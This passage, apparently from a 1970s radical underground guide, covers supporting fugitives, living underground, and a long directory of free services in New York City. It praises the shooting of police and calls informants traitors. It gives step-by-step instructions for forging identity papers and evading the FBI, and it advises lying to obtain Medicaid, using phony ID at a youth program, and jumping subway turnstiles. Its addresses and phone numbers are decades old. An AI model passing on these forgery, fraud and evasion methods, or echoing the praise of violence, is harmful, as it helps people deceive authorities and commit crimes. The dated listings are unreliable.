is pretty hard to get unless you're part of the establishment. You can keep a handgun in your home, though. It's also generally illegal to walk around with a loaded gun of any type. Once you get the hang of using a gun, you'll never want to go back to the old peashooter. The Underground Amerika is just another Latin dictatorship. Those who have doubts, should try the minimal experience of organizing a large rock festival in their state\*, sleeping on some beach in the summer or wearing a flag shirt. Ask the blacks what it's been like living under racism and you'll get a taste of the future we face. As the repression increases so will the underground-deadly groups of stoned revolutionaries sneaking around at night and balling all day. As deadly as their southern comrades the Tupamaros. Political trials will only occur when the heavy folks are caught. Too many sisters and brothers have been locked up for long stretches having maintained a false faith in the good will of the court system. Instead, increased numbers have chosen to become fugitives from injustice: Bernadine Dohrn, Rap Brown, Mark Rudd, hundreds of others. Some including Angela Davis, Father Berrigan and Pun Plamondon have been apprehended and locked in cages, but most roam freely and actively inside the intestines of the system. Their growth leads to persistent indigestion for those who sit at the tables of power. As they form into active isolated cells they make apprehension difficult. Soon the FBI will have a Thousand Most Wanted List. Our heroes will be hunted like beasts in the jungle. Anyone who provides information leading to the arrest of a fugitive is a traitor.\*Unless you want to use our music to attack our politics as the governor of Oregon did to drain support away from demonstrations against the AmeriKKKan Legion. In such a situation the concert should be sabotaged along with political education as to why such an action has been taken. Don't let the pigs separate our culture from our politics. Well fellow reader, what will you do when Rap or Bernadine call up and ask to crash for the night? What if the Armstrong Brothers want to drop some acid at your pad or Kathy Boudin needs some bread to keep on truckin'? The entire youth culture, everyone who smiles secretly when President Agnew and General Mitchell refer to the growing number of "hot-headed revolutionaries", all the folks who hope the Cong wins, who cheer the Tupamaros on, who want to exchange secret handshakes with the Greek resistance movement, who say "It's about time" when the pigs get gunned down in the black community, all of us have an obligation to support the underground. They are the vanguard of our revolution and in a sense this book is dedicated to their courage. If you see a fugitive's picture on the post office wall take it home for a souvenir. But watch out, because this is illegal. Soon the FBI will be printing all our posters for free. Right on, FBI! Print up wanted posters of the war criminals in Washington and undercover agents (be absolutely sure) and put them up instead. Since the folks underground move freely among us, we must be totally cool if by chance we recognize a fugitive through their disguise. If they deem it necessary to contact you, they will make the first move. If you are very active in the aboveground movement, chances are you are being watched or tapped and it would be foolhardy to make contact. The underground would be meaningless without the building of a massive community with corresponding political goals. People above ground demonstrate their love for fugitives by continuing and intensifying their own commitment. If the FBI or local subversive squad of the police department is asking a lot of questions about certain fugitives, get the word out. Call your underground paper or make the announcement at large movement gatherings or music festivals; the grapevine will pass information on to those that need to know. If you're forced to go underground, don't think you need to link up with the more well-known groups such as the Weathermen. If you go under with some close friends, stick together if it's possible. Build contacts with aboveground people that are not that well known to the authorities and can be totally trusted. You should change the location in which you operate and move to a place where the heat on yon won't be as heavy. A good disguise should be worked out. The more information the authorities have on you and the heavier the charges determine how complete your disguise

should be. There are some good tips in the books on make-up listed in the Appendix. Only in rare cases is it necessary to abandon the outward appearance of belonging to the youth culture. In fact, even J. Edgar Freako admits that our culture is our chief defense. To infiltrate the youth culture means becoming one of us. For an FBI agent to learn an ideological cover is a highly disciplined organization is relatively easy. To penetrate the culture means changing the way they live. The typical agent would stand out like Jimmy Stewart in a tribe of Apaches. In the usual case the authorities do not look for a fugitive in the sense of carrying on a massive manhunt. Generally, people are caught for breaking some minor offense and during the routine arrest procedure, their fingerprints give them away. Thus for a fugitive having good identification papers being careful about violations such as speeding or loitering, and not carrying weapons or bombing manuals become an important part of the security. It is also a good idea to have at least a hundred dollars cash on you at all times. Often even if you are arrested you can bail yourself out and split long before the fingerprints or other identification checks are completed. If by some chance you are placed on the "10 Most Wanted List" that is a signal that the FBI are indeed conducting a manhunt. It is also the hint that they have uncovered some clues and feel confident they can nab you soon. The List is a public relations gimmick that Hooper, or whatever his name is, dreamed up to show the FBI as super sleuths, and compliment the bullshit image of them that Hollywood lays down. Most FBI agents are southerners who majored in accounting or some other creative field. When you are placed on the List, go deeper underground. It may become necessary to curtail your activities for a while. The manhunt lasts only as long as you are newsworthy since the FBI is very media conscious. Change your disguise, identification and narrow your circle of contacts. In a few months, when the heat is off, you'll be able to be more active, but for the time, sit tight.

# IDENTIFICATION PAPERS

An amateur photographer or commercial artist with good processing equipment can make passable phony identification papers. Using a real I.D. card, mask out the name, address, and signature with thin strips of paper the same color as the card itself. Do a neat gluing job. Next, photograph the card using bright overhead lighting to avoid shadows, or xerox it. Use a paper of a color and weight as close to the real thing as you can get. If you use phony state and city papers such as birth certificate or driver's license, choose a state that is far away from the area in which you are located. Have a complete understanding of all the information you are forging. Dates, cities, birthdays and other data are often part of a coding system. Most are easy to figure out simply by studying a few similar authentic cards. Almost all I.D. cards use one or another IBM Selectric type to fill in the individual's papers. You can buy the exact model used by federal and state agencies for less than \$20.00 and install the ball in 5 seconds on any Selectric machine. When you finish the typing operation, sign your new name and trim the card to the size you want. Rub some dirt on the card and bend it a little to eliminate its newness. Another method is to obtain a set of papers from a close friend of similar characteristics. Your friend can replace the originals without too much trouble. In both cases it might be advisable to get authentic papers using the phonies you have in your possession. In some states getting a license or voting registration card is very easy. Library cards and other supplementary I.D.'s are simple to get. A passport should not be attempted until you definitely have made up your mind to split the country. That way agencies have less time to check the information and you can decide on the disguise to be used for the picture. Unless you expect to get hotter than you are right now, in which case, get it now. It is wise to have two sets of identification to be on the safe side but never have both in your possession at the same time. If you sense the authorities are close to mailing you and choose to go underground, prepare all the identification papers well in advance and store them in a secure place. Inform no one of your possible new identity. Before

you start passing phony I.D.'s to cops, banks and passport offices, you should have experience with lesser targets so you feel comfortable using them. There are stiff penalties for this if you get caught. A few better methods than the ones listed above exist, but we feel they should not be made this public. With a little imagination you'll have no trouble. Dig! COMMUNICATION

Living underground, like exile, can be extremely lonely, especially during the initial adjustment period when you have to reshuffle your living habits. Psychologically it becomes necessary to maintain a few close contacts with other fugitives or folks aboveground. This is also necessary if you plan to continue waging revolutionary struggle. This means communication. If you contact persons or arrange for them to contact you, be super cool. Don't rush into meetings. Stay OFF the phone! If you must, use pay phones. Have the contact person go to a prescribed booth at prescribed time. Knowing the phone number beforehand, you can call from another pay phone. The pay phone system is superior to debugging devices and voice scramblers. Even so, some pay phones, that local police suspect bookies use, are monitored. Keep your calls short and disguise your voice a bit. If you are a contact and the call does not come as scheduled, don't panic. Perhaps the booth at the other end is occupied or the phone you are on is out of order. In New York, the latter is usually true. Wait a reasonable length of time and then go about your business. Another contact will be made. Personal rendezvous should take place at places that are not movement hangouts or heavy pig scenes. Intermediaries should be used to see if anyone was followed. Just groove on a few good spy flicks and you'll figure it all out. Communicating to masses of people above ground is very important. It drives the MAN berserk and gives hope to comrades in the struggle. The most important message is that you are alive, in good spirits and carrying on the struggle. The communications of the Weathermen are brilliantly conceived. Develop a mailing list that you keep well hidden in case of a bust. You can devise a system of mailing stuff in envelopes (careful of fingerprints) inside larger envelopes to a trusted contact who will mail the items from another location to further camouflage your area of operation. A host of communication devices are available besides handwritten notes and typed communications. Tape recorders are excellent but better still are video-tape cassette machines. You can wear masks, do all kinds of weird theatrical stuff and send the tapes to television stations. At times you might want to risk being interviewed by a newsman, but this can be very dangerous unless you conceive a super plan and have some degree of trust in the word of the journalist. Don't forget a grand jury could be waiting for him with a six months contempt or perjury charge when he admits contact and does not answer their questions. The only other advice is to dress warm in the winter and cool in the summer, stay high and.

LIBERATION!

fuck new york

HOUSING

You can always sleep up in Central Park during the daytime, although the muggers come out to play at night. Free night crashing can be found in the waiting room of the Pennsylvania Railroad station, 34th St. and 7th Ave. The cops will leave you alone until about 7:00 AM when they kick you out. You can put your rucksack in a locker for twenty-five cents to avoid it being ripped-off. The Boys Emergency Shelter, 69 St. Marks Place, (777-1234) provides free room and board for males 16-20 years of age. The Living Room can be found on the same block. It's a heavy religious scene, but they will help with room and board. Their hours are 6:30 PM to 2:00 AM, phone 982-5988. Also on the Lower East Side is the Macauley Mission at 90 Lafayette St.On the West Side, there's a poet named Delworth at 125 Sullivan St. that houses kids if he's got room. The Judson Memorial Church, Washington Square South always has one or more housing programs going. If you're really hard up, try the Stranded Youth Program, 111 W. 31st St. (554-8897). Teenagers 16-20 are sent home; if you don't want to go back but need room and board, give them phony

identification. The Graymoor Monastery (CA 6-2388) offers free room and board for young people in the country. They provide transportation. FOODHunt's Point Market, Hunt's Point Ave. and 138th St. in the Bronx will lay enough fruit and vegetables on your family to last a week or more. Lettuce, squash, carrots, cantaloupe, grapefruit, even artichokes and mushrooms all crated. You'll need a car or truck and they only give stuff away in the early morning. Just tell them you're doing a free food thing and it's yours. Outasight! The large slaughterhouse area is in the far West Village, west of Hudson and south of 14th St. Get a letter from a clergyman saying you need meat for a church-sponsored meal. The fish market is located on Fulton and South Streets under the East River Drive overpass in lower Manhattan. You can always manage to find some sympathetic fisherman early in the morning who will lay as much fish on you as you can cart away. If you pick up on a car, take a trip to Long Island City. There you will find the Gordon Baking Company at 42-25 21st, Pepsi Cola at 4602 Fifth Ave., Borden Company at 35-10 Steinway St. and Dannon Yogurt at 22-11 38th Ave. All four places give out samples for free if you call or write ahead and explain how it's for a block party. Along 2nd and 3rd Avenues on the upper east side are a host of swank bars with free hors-d'oeuvres beginning at five. All Longchamps are good, as is Max's Kansas City.For real class, check the back pages of the New York Times for ocean cruises and those swinging bon voyage parties. If you look kind of straight or want to disguise yourself and see the other half at it, sneak into conventions for drinks, snacks and all kinds of free samples. Call the New York Convention Bureau, 90 E. 42nd St. MU 7-1300 for info. You can also get free tickets to theater events here at 9:00 AM on weekdays. Other free meals can be gotten at the various missions. ¥ Bowery Mission - 227 Bowery (674-3456). Pray and eat from 4:00 to 6:00 PM only. Heavy religious orientation. ¥ Catholic Worker - 36 E. First St. Soup line from 10:00 to 11:00 AM. Clothes for women on Thursday from 12:00 to 2:00 PM. Clothes for men after 2:00 PM weekdays. Sometimes lodging. ¥ Holy Name Center for Homeless Men - 18 Bleeker St. (CA 6-5848 or CA 6-2338) Clothes and morning showers from 7:00 to 11:00 AM. ¥ Macauley Mission - 90 Lafayette St. (CA 6-6214) Free room and board. Free food Saturdays at 5:00 PM. Sometimes free clothes. ¥ Moravian Church - 154 Lexington Ave. (MU 3-4219 or 533-3737) Free spaghetti dinner on Tuesday at 1:00 PM. ¥ Quakers - 328 E. 15th St. Meals at 6:00 PM Tuesdays. ¥ Wayward - 287 Mercer St. Free meals nightly. The International Society For Krishna Consciousness is located at 41 Second Ave. Every morning at 7:00 AM a delicious cereal breakfast is served free along with chanting and dancing. Also at noon, more food and chanting and on Monday, Wednesday and Friday at 7:00 PM, again food and chanting. Then it's all day Sunday in Central Park Sheepmeadow (generally) for still more chanting (sans food). Hari Krishna is the freest high going if you can get into it and dig cereal and of course, more chanting. The Paradox Restaurant, at 64 E. 7th St. is a neat cheap health joint that will give you a free meal if you help peel shrimp or do the dishes. MEDICAL CARE The latest dope on family planning and the new abortion law can be obtained from Planned Parenthood, 300 Park Ave. (777-2015). They provide a free directory on city-wide services in this area. The Black Panther Free Health Clinic on 180 Sutter Ave. in Brooklyn is radical medicine in action. If you ripped off this book, why not send them or another group mentioned in this book a check so they can continue serving the people. Two fantastic clinics on the Lower East Side are the St. Marks People's Clinic at 44 St. Marks Place (533-9500), open weekdays 6-10 PM and NENA at 290 E. Third St. (677-5040) which also functions as a switchboard for the area. The Beth Israel Teenage Clinic at 17th St. and 1st Ave. 673-3000 ext. 2424) services young people. Millie at the Village Project, 88 2nd Ave. can arrange for free glasses. The New York University Dental Clinic, 421 First Ave. will give you the cheapest

dental care in Gotham. Stuyvesant-Poly Clinic, 137 Second Ave. (674-0232) has an emergency day clinic with the quickest service. Dial-a-freakout is 324-0707. Ambulance service is at 440-1234. You ought to know the cops accompany ambulance calls. The following is a list of the New York City Health Department Centers. They provide a number of free services including X-rays, venereal examinations and treatment, shots for children's diseases, vaccinations, tetanus shots and a host of other services. Manhattan ¥ Central Harlem-2238 Fifth Ave. AU 3-1900 ¥ East Harlem-158 E. 115th St. TR 6-0300 ¥ Lower East Side-341 E. 25th St. MU 9-6353 ¥ Manhattanville-21 Old Broadway MO 5-5900 ¥ Morningside-264 W. 118th St. UN6-2500 ¥ Washington Heights-600 W. 168th St. WA 7-6300Bronx ¥ Morrisania- 1309 Fulton St. WY 2-4200 ¥ Mott Haven-349 E. 140th St. MO 9-6010 ¥ Tremont-Fordham-1826 Arthur Ave. LU 3-5500 ¥ Westchester-Pelham-2527 Glebe Ave. SY 2-0100Brooklyn ¥ Bedford-485 Throop Ave. GL 2-7880 ¥ Brownsville-259 Briston St. HY 8-6742 ¥ Bushwick-335 Central Ave. HI 3-5000 ¥ Crown Heights-1218 Prospect Place SL 6-8902 ¥ Flatbush-Gravesend-1601 Ave. S NI 5-8280 ¥ Ft. Greene-295 Flatbush Ave. Ext. 643-8934 ¥ Red Hook-Gowanus-250 Baltic St. 643-5687 ¥ Sunset Park-514 49th St. GE 6-2800 ¥ Williamsburg-Greenpoint-151 Mayier St. EV 8-3714Queens ¥ Astoria-Maspeth-12-1631st Ave. L.I.C. AS 8-5520 ¥ Corona-Flushing-34-33 Junction Blvd., Jackson Heights HI 6-3570 ¥ Jamaica-90-37 Parsons Blvd. OL 8-6600 ¥ Rockaway-67-10 Rockaway Beach Blvd.; Arvenne NE 4-7700 ¥ Richmond-51 Stuyvesant Place SA 7-6000 The key to getting overall medical care for free is to pick up on a Medicaid card. You can apply at any metropolitan hospital. After filling out a long form and waiting three weeks you'll get your card in the mail. Have a good story when interviewed about why you're not working or only making under \$2900 a year. There is an age limit in that only folks over 21 can qualify, but the rule is liberally enforced and younger people can get the card with the right hardship story. LEGAL AID The Lawyer's Commune is a group of revolutionary young lawyers pledged to make a limited income and handle the toughest political cases. They handle all our cases. Find them at 640 Broadway on the fifth floor (677-1552). New York radicals are fortunate in having a number of good legal assistance agencies. One of the following is bound to be able to help you out of a jam. ¥ Emergency Civil Liberties Committee-25 E. 26th St. 683-8120 (civil liberties) ¥ Legal Aid Society-100 Centre St. BE 3-0250 (criminal matters) ¥ Mobilization for Youth Legal Services-320 E. Third St. 777-5250 (all types of services) ¥ National Lawyers Guild-5 Beekman St. 277-0385 or 227-1078 (political) ¥ New York Civil Liberties Union-156 Fifth Ave. 929-6076 (civil liberties) ¥ New York University Law Center Office-249 Sullivan St. GR 3-1896 (civil matters) DRAFT COUNSELING Bronx ¥ Claremont Neighborhood Center - 169th St. and Washington Ave. 588-1000. Hours are from 2:00 to 10:00 weekdays.Brooklyn ¥ Black Anti-Draft Union - 448 Nostrand Ave. ¥ Church of St. John the Evangelist - 195 Mayier St. 387-8721 ¥ Society for Ethical Culture - 53 Prospect Park West SO 8-2972Manhattan

¥ American Friends Service Committee - 15 Rutherford Place 777-4600 ¥ Chelsea Draft Information - 346 W. 20th St. WA 9-2391 ¥ Community Free Draft Counseling Center - 470 Amsterdam Ave. 787-8500 ¥ Greenwich Village Peace Center - 137 W. Fourth St. 533-5120 ¥ Harlem Unemployment Center - 2035 Fifth Ave. 831-6591 ¥ LEMPA - 105 Avenue B 477-9749 ¥ New York Civil Liberties Union - 156 Fifth Ave. 675-5990 ¥ New York Workshop in Nonviolence - 339 Lafayette St. 227-0973 ¥ Resistance - 339 Lafayette St. 674-9060 ¥ Union Theological Seminary - 606 W. 122nd St. MO 3-9090 ¥ War Resisters League - 339 Lafayette St. 228-0450 ¥ Westside Draft Information - 602 Columbus Ave. (89th St.) 874-7330 ¥ Woman's Strike for Peace - 799 Broadway 254-1925PLAYBotanical Gardens ¥ Conservatory Gardens - Central Park, 105th St. and Fifth Ave. Seasonal display. LE 4-4938 ¥ Brooklyn Botanical Gardens - Flatbush and Washington Aves. Rose Oriental Garden, Rose Garden, Native Wild Flower Garden, Rock Garden, Conservatory. Seasonal display. MA 2-4433. ¥ New York Botanical Gardens, Bronx Park, 200th St., east of Webster Ave. Gardens and Conservatories. Seasonal displays. Parking fee: \$1.00 on Saturday, Sunday and holidays. Open: Grounds - 10:00 AM to dark, Greenhouses - 10:00 AM to 4:00 PM. 933-9400. ¥ Queens Botanical Gardens, 43-50 Main St., between Dahilia and Elder Aves., Flushing. TU 6-3800. These gardens are really beautiful places to fuck around for a day. The best ones are the Bronx and Brooklyn. Bring a picnic, a few friends, some grass, and plant the seeds. It's all free. 700s ¥ Central Park - 64th St. and Fifth Ave. Free. Open 11 AM to 5 PM. ¥ Children's Zoo - 64th St. and Fifth Ave. Open 10 AM to 5 PM. Admission is 10 cents. No tickets are sold after 4:30 PM. Free story-telling sessions with motion pictures or color slides at 3:30 PM, Mondays through Friday. ¥ Bronx Park - Fordham Road and Southern Blvd. WE 3-1500. Open daily from 10 AM to 5 PM. November, December, January closes at 4:30 PM. Admission on Tuesdays, Wednesdays and Thursdays is 25 cents for adults and children over 5 years. Free on other days and all legal holidays. Children's Zoo closes November 1st. ¥ Barrett Park Zoo - in Richmond, Broadway, Glenwood Place and Clove Road. Open daily 10 AM to 5 PM. GI 2-3100.Unlike the barbaric cages in Central Park, the 18-acre Flushing Meadow Zoo in Queens has been designed so that visitors can view the animals and buds in their natural surroundings, without bars. Take the Main Street Flushing Line Subway (train number 7) from Times Square to 111th St. in Queens. Bronx Zoo which is the largest in the United States and Flushing Meadow Zoo are fantastic. Beaches ¥ Brooklyn - Coney Island Beach and Boardwalk ES 2-1670 ¥ Manhattan Beach - Oriental Blvd., from Ocean Ave. to Makenzie St. DE 26794 ¥ Bronx - Pelham Bay Park - Orchard Beach and Boardwalk TI 5-1828 ¥ Queens - Jacob Riis Park - Jamaica Bay, Beach 149 to Beach 169 GR 4-4600 ¥ Rockaway Beach - First St. to 149th St. GR 4-3470 ¥ Richmond - Great Kills Park - Hylan Blvd., Great Kills EL 1-1977 ¥ South Beach and Boardwalk - Ft. Wadsworth to Miller Field, New Dorp YU 7-0709 ¥ Wolfs Pond Park - Holten and Cornelia Avenues, Princes Bay YU 4-0360Go to the beach on weekdays as it usually is very crowded on the weekends. The best beach by far is Rockaway. It has pretty good waves. Swimming Pools MANHATTAN - OUTDOOR POOLS ¥ Carmine Street Pool - Clarkson St. and Seventh Ave. WA 4-4246 ¥ Colonial Pool - Bradhurst Ave. and W. 145th St. WA 6-8109 ¥ East 23rd Street Pool - Asser Levy Place MU 5-1026

¥ Hamilton Fish Pool - E. Houston and Sheriff Streets GR 7-3911 ¥ Highbridge Pool - Amsterdam Ave. and W. 173rd St. WA 3-2360 ¥ John Jay Pool - 77th St., east of York Ave. at Cherokee Place. RE 7-2458 ¥ Lasker Memorial Pool - Central Park, 110th St. and Lenox Ave. 348-6297 ¥ Thomas Jefferson Pool - 111th St. and First Ave. LE 4-0198 ¥ West 59th Street Pool - between West End and Amsterdam Avenues. CI 5-8519 MANHATTAN - INDOOR POOLS  $\tt X$  Baruch Pool - Rivington St. and Baruch Place GR 3-6950 ¥ East 54th Street Pool - 342 E. 54th St. and Second Ave. PL 8-3147 ¥ Rutgers Place Pool - 5 Rutgers Place GR 3-6567 ¥ West 28th Street Pool - 407 W. 28th St. CH 4-1896 ¥ West 134th Street Pool - 35 W. 134th St. AU 3-4612BROOKLYN - OUTDOOR POOLS ¥ Betsy Head Pool - Hopkinson and Dumont Avenues DI 2-2977 ¥ McCarren Pool - Driggs Ave. and Lorimer St. EV 8-2367 ¥ Red Hook Pool - Bay and Henry Streets TR 5-3855 ¥ Sunset Pool - Seventh Ave. and 43rd St. GE 5-2627 BROOKLYN = INDOOR POOLS ¥ Brownsville Recreation Center - Linden Blvd. and Christopher Ave. HY 8-1121 ¥ Metropolitan Avenue Pool - Bedford Ave., no phone; call SO 8-2300 ¥ St. John's Recreation Center - Prospect Place and Schenectady Avenues HY 3-3948BRONX OUTDOOR POOLS ¥ Crotona Pool - E. 173rd St. and Fulton Ave. LU 3-3910 BRONX - INDOOR POOLS ¥ St. Mary's Recreation Center Pool - St. Ann's Ave. and E. 145th St. CY 2-7254QUEENS - OUTDOOR POOLS  $\ensuremath{\mathbbmath{\mathbbmath{\mathbb{Y}}}}$  Astoria Pool - 19th St. and 23rd Drive, Astoria AS 8-5261 ¥ Flushing Meadow Amphitheatre - Long Island Expressway and Grand Central Parkway, Swimming pool and diving pool. 699-4228. RICHMOND - OUTDOOR POOLS ¥ Faber Pool - Faber St. and Richmond Terrace GI 2-1524 ¥ Lyons Pool - Victory Blvd. and Murray Hulbert Ave. GI 7-6650 The pools are generally crowded but on a warm summer day you don't care. The pools are open on weekdays from 10 AM to 12:30 PM. There is a free period for children 14 years of age and under. No adults are admitted to the pool areas during this free period. After 1 PM on weekdays and all day on Saturdays, Sundays and holidays there is a 15 cents charge for children under 14 years and a 35 cents charge for children over 14 years. Free Cricket Matches At both Van Cortland Park in the Bronx and Walker Park on Staten Island every Sunday afternoon there are free cricket matches. Get schedule from British Travel Association, 43 W. 61st St. At Walker Park, free tea and crumpets are served during intermission. I say! Free Park EventsAll kinds of activities in the Parks are free. Call 755-4100 for a recorded announcement of the week's events. The freak center is the rowing pond around 70th St. and Bethesda Fountain around 72nd St. in Central Park, although it floats. Busts are non-existent. A complete list of all recreational facilities can be obtained by calling the New York City Department of Parks. Museums ¥ American Academy of Arts and Letters, American Numismatic Society, and the American Geographical Society are all located at Broadway and 155th St. ¥ Asia House Gallery - 112 E. 64th St. Art objects from the Far East. ¥ Brooklyn Museum - Eastern Parkway and Washington Ave. Egyptian stuff best in the world outside Egypt. Take IRT (Broadway line) express train to Brooklyn Museum station. (Don't miss the Gardens in back.) ¥ The Cloisters - Weekdays 10 AM to 5 PM, Sundays 1 PM to 6 PM. Take IND Eighth Avenue express (A train) at 190th Str. station and walk a few blocks. The number 4 Fifth Avenue bus also goes all the way up and it's a pleasant ride. One of the best trip places in medieval setting. ¥ Frick Museum - 1 E. 70th St. Great when you're stoned. Closed Mondays. ¥ The Hispanic Society of America - Broadway between 15th and 16th Streets.

The best Spanish art collection in the city.

¥ Marine Museum of the Seaman's Church - 25 South St. All kinds of model ships and sea stuff. Also the Seaport Museum on 16 Fulton St. ¥ Metropolitan Museum - 5th Ave. and 82nd St. ¥ Museum of the American Indian - Broadway at 155th St. Largest Indian museum in the world. Open Tuesday to Sunday 1 to 5 PM. Take IRT (Broadway line) local to 157th St. station. ¥ Museum of the City of New York - 103rd St. and 5th Ave. LE 4-1672 ¥ Museum of Modern Art - 11 W. 53rd St. CI 5-3200. Monday is free. ¥ Museum of Natural History - Central Park West and 79th St. Great dinosaurs and other stuff. Weekdays 10-5 PM, Sunday 1-5 PM. ¥ Museum of the Performing Arts - Lincoln Center, Amsterdam Ave. and 65th St. 799-2200 ¥ New York Historical Society - 77th St. and Central Park West. TR 3-3400 ¥ Chase Manhattan Museum of Money - 1256 6th Ave. All banks, especially Chase Manhattan ones are museums when you get right down to it. Liberate them! Music ¥ Summer Musical Festival in Central Park. About the closest you can come to good free rock music. There are concerts every Monday, Wednesday, Friday and Saturday in the months of July and August. It only costs \$1.00 or \$2.00, and everybody in the music world plays at least once. The concerts are held at the Wollman Ice Skating Ring. Occasionally there are free rock concerts in Central Park. ¥ The Greenwich House of Music located at 46 Barrow St. in the West Village puts on free concerts and recitals every Friday at 8:30 PM. For a complete schedule send a stamped, self-addressed envelope. ¥ The Frick Museum, 1 E. 70th St., BU 8-0700, has concerts every Sunday afternoon. The best of the classical offerings. You must hassle a little. Send a self-addressed stamped envelope that will arrive on Monday before the date you wish to go. One letter, one ticket. The Donnell Library, 20 W. 53rd St. also presents free classical music. The schedule is found in "Calendar of Events" at any library. ¥ The Juilliard School presents a variety of free stuff: orchestral, opera, dance, chamber music, string quartets and soloists. Performances take place most Friday evenings at 8:30 PM, from November through May. ¥ The Museum of the City of New York, 5th Ave. between 103rd St. and 104th St. every Sunday at 2:30 PM, October through April. Phone first: LE 4-1672. Classical. ¥ New York Historical Society, from December through April, has glee clubs, string groups, and classical singers performing on Sundays at 2:30 PM., 170 Central Park West (near 77th St.), Phone TR 3-3400 for schedule. ¥ Brooklyn Museum has classical concerts by assorted soloists and groups and are presented free every Sunday from October through June at 2 PM, Eastern Parkway and Washington Ave. NE 8-5000. Television ShowsYou can sometimes pick up tickets to television shows at the New York Convention and Visitors Bureau, 90 E. 42nd St. For the bigger and better shows you have to write direct to the studios. If you do write, do it as far in advance as possible. CBS, 51 W. 52nd St., asks you to write two months in advance. Sometimes you can get last-minute tickets for the Ed Sullivan Theater, 1697 Broadway. For NBC shows, write NBC Ticket Division, 30 Rockefeller Plaza. There is also a ticket desk on the NBC Mezzanine of 30 Rockefeller Plaza where tickets are given out for the day shows on a first-come-first-served basis. It's open Monday through Friday from 9-5. ABC, 1330 Sixth Ave. ask you to write two to three weeks in advance for tickets. You can get tickets up to the day of the show by calling in or visiting the ticket office of ABC, 79 W. 66th St. or 1330 6th Ave. (LT 1-7777). Metromedia also gives out free tickets to their shows and you can get them by writing to WNEW-TV, 205 E. 67th St. (LE 5-1000).Theater ¥ The Dramatic Workshop, Studio number 808, Carnegie Hall Building, 881 7th Ave. at 56th St. Free on Friday, Saturday and Sunday at 8:15 PM. JU 6-4800 for information. ¥ New York Shakespeare Festival, Delacourte Theater, Central Park. Every night

except Monday. Performance begins at 8:00 PM, but get there before 6:00 PM to

be assured of tickets.  $\ensuremath{\mathtt{Y}}$  Pageant Players, the Sixth Street Theater Group and other street theater groups perform on street corners and in parks. Free theater is also provided at the United Nations Building and the Stock Exchange on Wall Street. If you enjoy seventeenth century comedy. ¥ The Equity Library Theatre gives performances of old Broadway hits at the Masters Institute, 103rd St. and Riverside Drive. They perform Tuesday through Sunday at 8:30 PM and Sunday at 2:30 PM. Free tickets are not always available so phone ahead (MO 3-2038) for reservations. No shows during the summer. ¥ The Museum of Performing Arts, 111 Amsterdam Ave. offers plays, dance programs and music. Shows start at 6:30 PM. Tickets are handed out at 4:00 PM. Saturday shows start at 2:30 PM. You can write for a calendar of events to 1865 Broadway or call 799-2200. Movies ¥ The New York Historical Society, Central Park West and 77th St. presents Hollywood movies every Saturday afternoon. TR 3-3400 for a schedule. ¥ At the Metropolitan Museum, Fifth Ave. and 82nd St., you can see art films every Monday at 3:00 PM. TR 9-5500 for a schedule. ¥ New York University has a very good free movie program as well as poetry, lectures, and theatre presentations. Call the Program Director's Office 598-2026 for a schedule. ¥ The Film Library in the Donnell Library, 20 W. 53rd St., 790-6463, has a wide variety of films which may be borrowed free of charge. The Library system also presents film programs throughout the year. Pick up a Calendar of Events which lists the free showings at all the branches. ¥ The Museum of Modern Art is free every Monday and they have a free film showing at 2 and 5 PM. Get a schedule at the Museum. They have the largest movie collection in the world. ¥ Museum of Natural History, Central Park West between 77th and 81st St. (TR 3-1300), presents travel and anthropological films on Wednesday and Saturday afternoons at 2:00 sharp, from October through May. Every movie that plays in New York has a series of screenings for critics, film buyers and friends of the folks that made it. Look in the Yellow Pages under Motion Picture Studios and Motion Picture Screening Rooms. Once you get the feel of it, you'll quickly learn who shows what, where and when. They always let you in free and if not give some gull story. (See Free Entertainment section). If you see previews in a theater or notice a publicity build-up in the newspapers, the movie is being screened at one or more of the rooms. INFORMATION ¥ Daily News-220 E. 42nd St., will answer any questions you put to them. Well almost! ¥ General information: 883-1122 ¥ Sports: 883-1133 ¥ Travel: 883-1144 ¥ Weather: 883-1155 ¥ For the latest news, call the wire services: ¥ AP is PL 7-1312, UPI is ¥ MU 2-0400. ¥ The New York Times Research Bureau, 229 W. 43rd St., 556-1651, will research news questions that pertain to the past three months. Liberation News Service at 160 Claremont Ave., will give you up-to-the-minute coverage of radical news. Call 749-2200. UNDERGROUND PAPERS ¥ East Village Other-20 E. 12th St., 255-2130 ¥ Liberation-339 Lafayette St., 674-0050 ¥ Other Scenes-Box 8, Village Station, 242-3888 ¥ Rat-241 E. 14th St., 228-4460 ¥ Win-339 Lafayette St., 674-0050 ¥ For others, call Underground Press Syndicate, Box 26, Village Station, 691-6073MISCELLANEOUS ¥ Dial-A-Beating-911 ¥ Dial-a-Demonstration 924-6315

¥ Dial-a-Satellite-TR 3-0404

¥ Time-NERVOUS ¥ Weather-WE 6-1212.

 $\tt X$  The Switchboard-989-0720, at the Alternate U, is open 6 PM to 3 AM. THE SUBWAY SYSTEM

The first thing to do is get familiar with the geography of stops you use most frequently. Locate the token cage. Check to see whether the exits are within easy view of the teller, off to the side, or blocked from view by concrete pole-supporters. Next learn the type of turnstile in use. Follow the hints laid down in the Free Transportation section. The rush hours are always the easiest times. Just go through the exits as people push open the door. Also at crowded hours, people go single file past the turnstiles, one after another in a steady stream. Get in line and go under. The people will block you from view and won't do anything. Even a cop won't give you much hassle. Some subway stations have concrete supports that block the teller's view. Where these exist, slip through the exit nearest the pole or slide by the turnstile. Turnstile jumping is such a skill, it's going to be added to the Olympics. There are three basic styles common to New York and most cities and each needs a slightly different approach. The Old Wooden Cranker-(Traditional) You have to go under or sail over this type. Going under is a smoother trip. Going over is trickier since you need both hands free to hurdle and it's a quicker, more noticeable motion.

New-Aluminum-Bar-Turnstiles-Which-Turn-Both-Ways-For-Exit-and-Entrance-Approac h it with confidence. Pretend you're putting in a token with your right hand and pull the bar toward you one third of the way with your left hand. Go through the space left between the bars and the barrier. Not for heavyweights! New-Aluminum-Bar-Turnstiles-Which-Can-Be-Used-Only-For-Entrance-They won't pull towards you, and so, you must go either under or over them. NOTE: There is no way to tell a

New-Aluminum-Bar-Turnstile-Which-Turns-Both--Ways-For-Exit-and-Entrance from a New-Aluminum-Bar-Turnstile-Which-Can-Be-Used-Only-For-Entrance unless there is a sign. You have to try it first. Therefore, it is important to remember which kind is in use at your local station so your technique will be smooth. Once you're through, remember in your mind you've paid. Ignore everybody who tries to stop you or tell you different. If someone shouts just keep on truckin' on toward your track. Don't stop or run. Insist you are right if you ever get caught. We have been doing it for years, got caught twice and let go both tunes when other passengers insisted we paid. Everybody hates the subways, even the tellers.

## FREEBIES

